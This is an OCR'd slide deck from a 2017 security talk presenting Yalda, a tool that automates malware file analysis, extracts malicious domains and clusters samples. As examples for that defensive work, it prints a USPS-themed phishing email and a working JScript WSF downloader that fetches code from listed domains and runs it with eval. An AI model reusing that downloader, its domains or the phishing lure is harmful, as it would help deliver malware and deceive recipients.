
YALDA

Yalda, Automated Bulk Intelligence

Wall of Sheep, 2017
Gita Ziabari




Agenda

- Introduction to Yalda
- Domains to Use Yalda
- Architecture of Yalda
- Demo
- GitHub link to get the tool for free!
- How to use the tool

Introduction to Yalda

Motivation




Manual Analysis!

Analyze Body of Email

```
To: [redacted]
Subject: Parcel ID3029028 delivery problems, please review
X-PHP-Originating-Script: 500:post.php(3) : regexp code(1) : eval()'d code(17) : eval()'d code
Date: Sun, 1 Jan 2017 14:59:22 +0300
MIME-Version: 1.0
Message-ID: <32bbf1edde0b823caeff7ece29264ec1@instrumentt.ru>
Reply-To: "USPS Ground" <[redacted]@instrumentt.ru>
From: "USPS Ground" <[redacted]@instrumentt.ru>
Content-Type: multipart/mixed;
        boundary="b1_9ca183179d041eff1e28dee1db0a613b"
Content-Transfer-Encoding: 8bit
Taap-Subject-Count: 1

--b1_9ca183179d041eff1e28dee1db0a613b
Content-Type: text/plain; charset=us-ascii

Dear Laura,

USPS courier was unable to contact you for your parcel delivery.

You can download the shipment label attached!

With many thanks,
[redacted],
USPS Senior Office Manager.
```


Analyze json File with mime




Extracting Malicious Domains from wsf file!

```
<job><script language=JScript>function gag() { return "Msxml2.XMLHTTP"; }; var x = new Array("www.yabaojiuhe.com","vousgagnezaetreconnu.autoportrait.com","zodia-q.com"
,"windycrestrental.com","acpu.com.br") function rov() { return "counter"; }; function htt() { return "http://"; }; function sut() { return "IBJXHR9uFfgbJhxS1YcKItQIIkT
G9OIG5g&m="; }; function cou() { return "/"+rov()+"/?a="; }; function fiv() { return "a"; }; function cay(z) { z = z.split(rox()); z = z.join(fiv()); eval(z); }; funct
ion boe() { return "&i=LWyAc5JQAziIYPEBC7UZ_iU-BgwRADb7fxSSS2gQGtE4geWeR91ptfDwmn5_FxpRE51MmO4iQA"; }; function tog(x) { return htt() + x + cou() + sut() + rox() + boe
(); }; function rox() { return "9512448"; }; for (var i=0; i<5; i++) { try { var e = new ActiveXObject(gag()); e.open("GET", tog(x[i]), false); e.send(); if (e.status
== 200) { cay(e.responseText); break; }; } catch(e) { }; };</script></job>
```

Process of Analyzing Json Mime File




Yalda in Early Days!



Yalda was Born!

Yalda



Automated Bulk Intelligence Collection Tool

- Automated process of analyzing files.
- Apply intelligence in collecting data.
- Clustering files based on the similarities.


File Scanner & Analyzer

- Yalda Scans and Analyzes files.
- Collects Detailed Information on Each File.
- 20 Indicators Get Extracted for Each File.
- The Indicators could be used as filter for selecting appropriate data.

Extracting Data

- Collect Embedded Objects.
- Collect Malicious URLs and Domains.

Categorize Files




Clustered Data

- Clustered Malicious Hashes and associated Strings

- Clustered Malicious Hashes, PE-section Names and Shannon Entropy

Domains to Use Yalda

